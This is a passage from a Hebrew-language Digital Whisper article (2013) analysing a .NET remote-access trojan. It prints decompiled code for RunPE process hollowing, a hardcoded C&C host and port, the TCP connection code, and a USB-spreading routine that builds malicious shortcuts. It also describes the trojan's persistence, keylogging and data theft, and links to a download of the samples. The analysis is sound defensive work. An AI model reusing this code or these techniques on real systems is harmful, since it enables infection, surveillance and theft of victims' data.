// (0x3000 == MEM_RESERVE | MEM_COMMIT)
IntPtr lpBaseAddress = VirtualAllocEx(pInfo[0], addr,
                                       sizel, 0x3000,
                                       0x40);

// Write malicious image to the allocated region
WriteProcessMemory(pInfo[0], lpBaseAddress, bytes,
                  (uint)((int)ptr2), ref num3);
int num4 = num - 1;
int num6 = num4;
// Loop for number of PE sections
for (int i = 0; i <= num6; i++)
{
    int[] dst = new int[10];
    Buffer.BlockCopy(bytes, (num2 + 0xf8) + (i * 40),
                    dst, 0, 40);
    byte[] buffer2 = new byte[(dst[4] - 1) + 1];
    Buffer.BlockCopy(bytes, dst[5], buffer2, 0, buffer2.Length);

    // Copy sections
    sizel = new IntPtr(lpBaseAddress.ToInt32() + dst[3]);
    addr = new IntPtr(buffer2.Length);
    WriteProcessMemory(pInfo[0], sizel, buffer2,
                      (uint)((int)addr), ref num3);
}
sizel = new IntPtr(ctxt[0x29] + 8L);
addr = new IntPtr(4);
// Set new entry point
WriteProcessMemory(pInfo[0], sizel,
BitConverter.GetBytes(lpBaseAddress.ToInt32()), (uint)((int)addr), ref num3);
ctxt[0x2c] = (uint)(lpBaseAddress.ToInt32() +
BitConverter.ToInt32(bytes, num2 + 40));
// Update context changes
SetThreadContext(pInfo[1], ctxt);
}
}
// Resume thread execution
ResumeThread(pInfo[1]);
}
}
catch (Exception)
{
    return false;
}
return true;
}
```



אתייחס בשלב זה לקטעי קוד רלוונטיים (הוספתי הערות בקוד).

נקודת ההתחלה של התוכנית הינה מתודה R. נשים לב כי ערכי הפרמטרים שהתקבלו בקריאה אליה הינם: R(0, "", byteArray, 1).

R מבצעת קריאה למתודה RunIt עם הפרמטרים הבאים:

- file - דגל שישמש את RunIt, שכפי שנראה בהמשך לצורך בחירת קורבן לגיטימי להזרקת קוד.
- data - מערך byteArray המכיל את הקוד הסורר.
- where - דגל מיותר שאינו בשימוש כלל.

ישנם שני הפעולות לקוד. בהתחלה באמצעות הפעלה רגילה דרך ה-CLR על ידי קריאה למתודה RunCLR, ובהמשך, באמצעות תבנית קוד המשמשת טכניקה הזרקת קוד ישנה וידועה, המוכרת בשם "Dynamic Forking" (או "RunPE").

ארחיב במקצת על הטכניקה (לטובת אלה שאינם מכירים):

הטכניקה נולדה מתוצאות מחקר שנעשה בשנת 2004 על ידי חוקר סיני בשם Tan Chew Keong שכתב קוד הוכחה (PoC) המאפשר טעינה של קובץ PE למרחב זיכרון של תהליך שהופעל באופן מושהה (Suspended). בשימוש זדוני, התהליך עלול לשמש להזרקה של קוד זדוני לתהליך לגיטימי שרץ במערכת.

התהליך מורכב ממספר שלבים:

1. קריאה ליצירת תהליך לגיטימי על ידי CreateProcess (API) עם הפרמטר CREATE_SUSPENDED. במצב זה הקובץ (PE) יטען לזכרון ויבנה עבורו Thread עם Context ו-Stack. פעילותו ההפעלה של הקוד תושהה עד לקריאה ל-ResumeThread.
2. קריאה ל-GetThreadContext על מנת לקבל את ערכי האוגרים: EAX ו-EBX המכילים מידע לגבי ה-Process Environment Block, כנגזרת ה-Base Address, וכתובת ה-Entry Point של ה-PE.
3. קריאה ל-NtUnmapViewOfSection על מנת להסיר את מיפוי המקטעים הממופים של הקובץ הלגיטימי.
4. קריאה ל-VirtualAllocEx על מנת להקצות זכרון ל-PE הסורר במרחב הזכרון של ה-PE הלגיטימי.
5. העתקת תוכן ה-PE הסורר לתוכן ה-PE הלגיטימי על ידי שימוש ב-WriteProcessMemory.
6. חישוב כתובות ה-Base Address וה-Entry Point ויצירת קשר (Context) מעודכן ל-Thread על ידי שימוש ב-SetThreadContext.
7. הפעלת הקוד הסורר על ידי קריאה ל-ResumeThread.



חשוב לציין כי עם השנים מאז אותו PoC, נוצרו לא מעט וריאציות המכילות שלבים מעט שונים ממה שתיארתי היות ונעשו מאמצים לטפל בתהליך ההזרקה באופן גנרי על ידי תוכנות זיהוי. אך הבסיס נותר על פי תוצאות המחקר משנת 2004.

בחלק הבא ננתח את הקוד המוזרק.

ניתוח הרכיב "W":

הקוד של W הינו היעד המרכזי של הניתוח משום שהינו הלוגיקה הראשית של הסוס-הטרויאני. ראשית נבחן את שדות המחלקה GClass0:

```
public GClass0()
{
    this.object_19 = "SGFDa2Vk";
    this.object_17 = new string(new char[] { '0', '.', '5', '.', '0', 'E' });
    this.object_15 = "";
    this.object_13 = null;
    this.object_11 = "svchost.exe";
    this.object_9 = "AppData";
    this.object_6 = "23556fb1360f366337f97c924e76ead3";
    this.object_4 = "mbotentepang.no-ip.biz";
    this.object_2 = "1177";
    this.object_0 = Conversions.ToBoolean("True");
    this.object_1 = new string(new char[] { '|', '\\', '|', '\\', '|' });
    this.object_3 = Conversions.ToBoolean("True");
    this.object_5 = new GClass2();
    this.object_7 = new string(new char[] { '[', 'e', 'n', 'd', 'o', 'f', ']' });
});


this.object_8 = null;
this.object_10 = new FileInfo(Application.ExecutablePath);
this.object_14 = 0;
this.object_16 = null;
this.object_18 = new string(new char[] {
    'S', 'o', 'f', 't', 'w', 'a', 'r', 'e', '\\', 'M', 'i', 'c', 'r',
    'o', 's', 'o',
    'f', 't', '\\', 'W', 'i', 'n', 'd', 'o', 'w', 's', '\\', 'C', 'u',
    'r', 'r', 'e',
    'n', 't', 'V', 'e', 'r', 's', 'i', 'o', 'n', '\\', 'R', 'u', 'n'
});
this.object_20 = new Computer();
}
```

ישנם לא מעט פרטים המאפשרים ללמוד על הפעילות הצפויה:

- ☐ שרת C&C בכתובת: mbotentepang.no-ip.biz.
- ☐ פורט: 1177.
- ☐ תיקיית העבודה: "AppData" המשתמשת מיקום לאחסון נתונים.

How I almost got infected by Trojan horse

www.DigitalWhisper.co.il



☐ שם קובץ ההפעלה: "svchost.exe".

☐ נתיב הפעלה אוטומטי: "Software\Microsoft\Windows\CurrentVersion\Run".

☐ מזהה (ID): "23556fb1360f366337f97c924e76ead3".

מהפרטים ניתן להסיק כי מדובר בתוכנת לקוח האמורה להתחבר לשרת C&C. כתובת השרת תורגמה לכתובת 110.139.86.108. תשאול WHOIS שביצעתי על הכתובת מראה כי הכתובת שייכת לחברת PT Telekom Indonesia שהינה חברת התקשורת הגדולה ביותר במדינת אינדונזיה (הידועה כמוסלמית מובהקת). לכאורה נראה כי הכתובת הוקצתה באופן דינאמי למשתמש קצה ולא מדובר פה בחברה או ארגון כלשהו. הייתכן כי אותו משתמש הינו התוקף?!

```
remarks: -----
remarks: Broadband Service for Surabaya Timur Area.
remarks: ** These IP was used dinamically for end user. **
remarks: Send ABUSE and SPAM reports with plain ASCII text only to
remarks: to abuse@telkom.net.id.
remarks: The netname enclosed in square bracket is included in the
subject.
remarks: -----
```

המתודה המעניינת ביותר בקוד הרכיב הינה method_32 משום שהיא נקודת ההתחלה של התוכנית. בתוכה נמצאו את עיקר הפעולות הבאות:

☐ קריאה למתודה method_16 האחראית לבצע שכפול/עדכון של קובץ הטרויאני והגדרתו בהפעלה האוטומטית של מערכת ההפעלה. עיקר הלוגיקה המתבצעת בתוכה:

- בדיקת להמצאות העתק של קובץ הטרויאני במיקום: "%appdata%\svchost.exe".
- במידה ולא קיים העתק מתאים, אזי:
- בדיקה ושינוי ערך בשם "US" ב-Registry תחת: "HKCU\Software\23556fb1360f366337f97c924e76ead3" (אותו המזהה המוגדר בשדות של המחלקה). משמש ככול הנראה כדגל (Flag) שינויים בתוכנית.
- יצירת משתנה סביבה (Environment Variable) בשם: "U0VFX01BU0tftk9aT05FQ0hFQ0tT" עם הערך 1.
- דריסה העתק הקובץ השמור תחת המיקום: "%appdata%\svchost.exe" והפעלתו מחדש מהמיקום שהוזכר.
- הוספת נתיב הקובץ כתוכנית מורשה (Allowed Program) ב-Windows Firewall על ידי הפקודה: "netsh firewall add allowedprogram".

How I almost got infected by Trojan horse

www.DigitalWhisper.co.il



- הוספת נתיב הקובץ בשם ערך המזהה שהוזכר לעיל בנתיב ההפעלה האוטומטי:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

- העתקת קובץ הטרויאני לתיקיית ההפעלה האוטומטית (Startup) תחת ה- Windows Program

.Group

- ☐ יצירת/בדיקת קיום של Mutex בשם המזהה שהוזכר (לצורכי נעילה של הרצת קוד כפולה).
- ☐ קריאה למתודה method_11 המטפלת בתהליכי התקשורת של הטרויאני אל מול השרת.
- ☐ קריאה למתודה method_4 תחת המחלקה GClass2 המממשת רכיב הדבקה אמצעים נתיקים.
- ☐ קריאה למתודה method_3 תחת המחלקה GClass1 המשתמשת רכיב הקלטות מקשי מקלדת (Keylogging).
- ☐ בהנחה כי ישנה פריווילגיה מתאימה לתהליך הרץ (SE_DEBUG_PRIVILEGE), מתבצעת קריאה ל API NtSetInformationProcess ושימוש בדגל 0x1d (BreakOnTermination), לצורך הגדרת התהליך של הקוד כקריטי במערכת ההפעלה. בהתאם לזאת, כאשר משתמש יהרוג את תהליך הטרויאני הרץ, מערכת ההפעלה תציג BSoD (מסך כחול).
- ☐ יצירת עותק של התהליך הרץ בשם קובץ: 23556fb1360f366337f97c924e76ead3.exe ושמירתו בתיקיית ההפעלה האוטומטית Startup תחת ה-Program Group.
- ☐ הוספת ערך הפעלה אוטומטי תחת המיקום: HKLM\Microsoft\Windows\CurrentVersion\Run המריץ את אותו קובץ.

לצורכי הניתוח החלטתי להתמקד באמצעי התקשורת של הטרויאני ובאופן ההדבקה שלו, שכן זה מספיק בשביל לסגור את הפעילות של הטרויאני. לא אתמקד ברכיב הקלטות המקלדת שכן מדובר במימוש די פשוט.



ניתוח התקשורת

method_11 הינה המתודה המטפלת בתהליך יצירת התקשורת של הטרויאני אל השרת. התקשורת מתבצעת באמצעות פרוטוקול ה-TCP ועל ידי שימוש במחלקה TcpClient.

```
this.object_16 = new TcpClient();
NewLateBinding.LateSet(this.object_16, null,
    "ReceiveTimeout",
    new object[] { -1 },
    null, null);
NewLateBinding.LateSet(this.object_16, null,
    "SendTimeout", new object[] { -1 },
    null, null);
NewLateBinding.LateSet(this.object_16, null,
    "SendBufferSize", new object[] { 0xf423f },
    null, null);
NewLateBinding.LateSet(this.object_16, null, "ReceiveBufferSize",
    new object[] { 0xf423f }, null, null);
NewLateBinding.LateSetComplex(NewLateBinding.LateGet(
    this.object_16,
    null, "Client", new object[0],
    null, null, null),
    null, "SendBufferSize",
    new object[] { 0xf423f },
    null, null, false, true);
NewLateBinding.LateSetComplex(NewLateBinding.LateGet(
    this.object_16, null, "Client",
    new object[0], null, null, null),
    null, "ReceiveBufferSize",
    new object[] { 0xf423f },
    null, null, false, true);

num = 0;
object[] objArray7 = new object[] { this.object_4, this.object_2};
flagArray = new bool[] { true, true };
NewLateBinding.LateCall(NewLateBinding.LateGet(this.object_16, null,
    "Client", new object[0],
    null, null, null), null,
    "Connect", objArray7,
    null, null, flagArray,
    true);
```

ישנם הגדרות למספר פרמטרים לצורך הקישוריות ולאחר מכן כפי שניתן לראות שנוצר הקשר לשרת באמצעות ערכי המערך objArray7, המכיל את הערכים: this.object_4 ו-this.object_2 המכילים את כתובת השרת והפורט לתקשורת.



לאחר יצירת התקשורת, הטרויאני שולח את פלט המתודה method_27 ל-method_8. ראשית נבחן את method_8:


```
public byte[] method_20(ref string string_0)
{
    return Encoding.Default.GetBytes(string_0);
}

public void method_8(string string_0)
{
    this.method_3(this.method_20(ref string_0));
}
```

method_20 מקבלת הפנייה למחרוזת מסוג String ומחזירה כפלט מערך של Byte. המערך נשלח ל-method_3. כאשר בוחנים את הקוד של method_3, ניתן לראות כי היא שולחת את המערך שהתקבל לשרת.

בכדי להבין מה בדיוק נשלח לשרת בחנתי את method_27 האחראית לבניית המחרוזת string_0. לאחר ניתוח פנימי לקוד, גיליתי כי המידע הבא נשלח לשרת:

- המספר הסריאלי של כונן מערכת ההפעלה.
- שם המחשב.
- שם המשתמש.
- תאריך שינוי האחרון של קובץ הטרויאני בפורמט YYYY-MM-DD.
- מידע לגבי המדינה המתקבל על ידי שימוש ב-API GetLocaleInfo.
- מערכת ההפעלה.
- ארכיטקטורה מערכת ההפעלה (32 או 64 ביט).
- חבילת תיקונים מותקנת (Service Pack).
- האם מותקן/לא מותקן התקן (Driver) לכידה במערכת ההפעלה - כנראה לצורכי זיהוי מצלמת מותקנת.
- מחרוזת הכותרת ותוכן הטקסט בחלון האקטיבי במסך - כנראה לצורך זיהוי האפליקציה הפתוחה בזמן שהטרויאני רץ.
- רשימת ערכים ב-Registry תחת: HKCU\Software\23556fb1360f366337f97c924e76ead3



ניתוח מודל ההדבקה:

המתודה method_2 תחת GClass2 מטפלת בתהליך הדבקה של כוננים, וזאת באופן הבא:
תחילה מתבצעת סריקה לכוננים מסוג CDROM או Removable, במידה ונמצאו, מועתק עותק ההפעלה של הטרויאני לתיקיית השורש של הכונן והוא מוחבא (באמצעות מאפיין הקובץ Hidden). לאחר מכן יבנו קיצורי דרך נגועים (באמצעות method_1) לקבצים המקוריים הקיימים בכונן, כאשר המקוריים יוחבאו (Hidden).

כך שלמעשה, יופיעו ב-Explorer קיצורי דרך בשמות של קבצים מקוריים (יעד עם הצלמית של הקובץ המקורי). משתמש בעין לא מזוינת יחשוב שמדובר בקובץ מקורי ולא בקיצור דרך, יפעיל את קיצור הדרך ולמעשה קוד הטרויאני יופעל:

```
public object method_1(DriveInfo driveInfo_0, string string_0, string
string_1)
{
    object obj2;
    try
    {
        File.Delete(driveInfo_0.Name + new FileInfo(string_0).Name +
".lnk");
    }
    catch (Exception exception1)
    {
        ProjectData.SetProjectError(exception1);
        ProjectData.ClearProjectError();
    }
    object instance =
NewLateBinding.LateGet(Interaction.CreateObject("WScript.Shell", ""),
null, "CreateShortcut",
new object[] {
driveInfo_0.Name + new FileInfo(string_0).Name + ".lnk" }, null, null,
null);

NewLateBinding.LateSetComplex(instance, null, "TargetPath",
new object[] { "cmd.exe" },
null, null, false, true);
NewLateBinding.LateSetComplex(instance, null, "WorkingDirectory",
new object[] { "" }, null, null, false,
true);
NewLateBinding.LateSetComplex(instance, null, "Arguments",
new object[] { "/c start " +
this.object_1.Replace(" ", "\" \") +
"&explorer /root,\"%CD%" +
new DirectoryInfo(string_0).Name + "\" &
exit" },
null, null, false, true);
NewLateBinding.LateSetComplex(instance, null, "IconLocation",
new object[] { string_1 },
null, null, false, true);
NewLateBinding.LateCall(instance, null, "Save", new object[0],
```

How I almost got infected by Trojan horse

www.DigitalWhisper.co.il



```
        null, null, null, true);  
instance = null;  
return obj2;  
}
```

המתודה method_1 יוצרת קיצור דרך חדש המריץ את הפקודה:

```
cmd.exe /c start %trojan_exe%&explorer /root,"%CD%"%directory_info%\ &  
exit
```

כאשר:

- trojan_exe - מפנה לשם קובץ ההפעלה של הטרויאני.
- directory_info - מפנה לתיקיית הקובץ.

סגירת הטרויאני

יצרתי קשר עם מחלקת ה-Abuse של אתר no-ip.net, כתבתי מכתב רשמי בו הודעתי להם לגבי הממצאים וכיצד השירות שלהם תורם לנדון. אומנם לא קיבלתי תגובה רשמית בדוא"ל נכון ליום כתיבת המאמר, אך נראה כי יום לאחר הדיווח, תרגום ה-DNS שונה וכעת הוא מפנה לכתובת: 0.0.0.0.


קבצים מצורפים

את כלל הקבצים והקוד המדובר עליו במאמר זה ניתן להוריד מהכתובת:

<http://www.digitalwhisper.co.il/files/Zines/0x2F/DW47-3-Files.rar>

אודות המחבר

מור כלפון הינו מהנדס מערכות מידע בכיר עם ניסיון רב שנים. בעל רקע אקדמי בתחום מערכות המידע. עוסק בזמנו החופשי ב-Reverse Engineering ומתעניין רבות בניתוח נזקות והתקפות.



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-47 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר! בנוסף, אנחנו עדיין מוסרים חתול מדהים בשם צ'ייסר, מי שמעוניין - שישלח מייל!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש דצמבר.

אפיק קסטיאל,

ניר אדר,

30.11.2013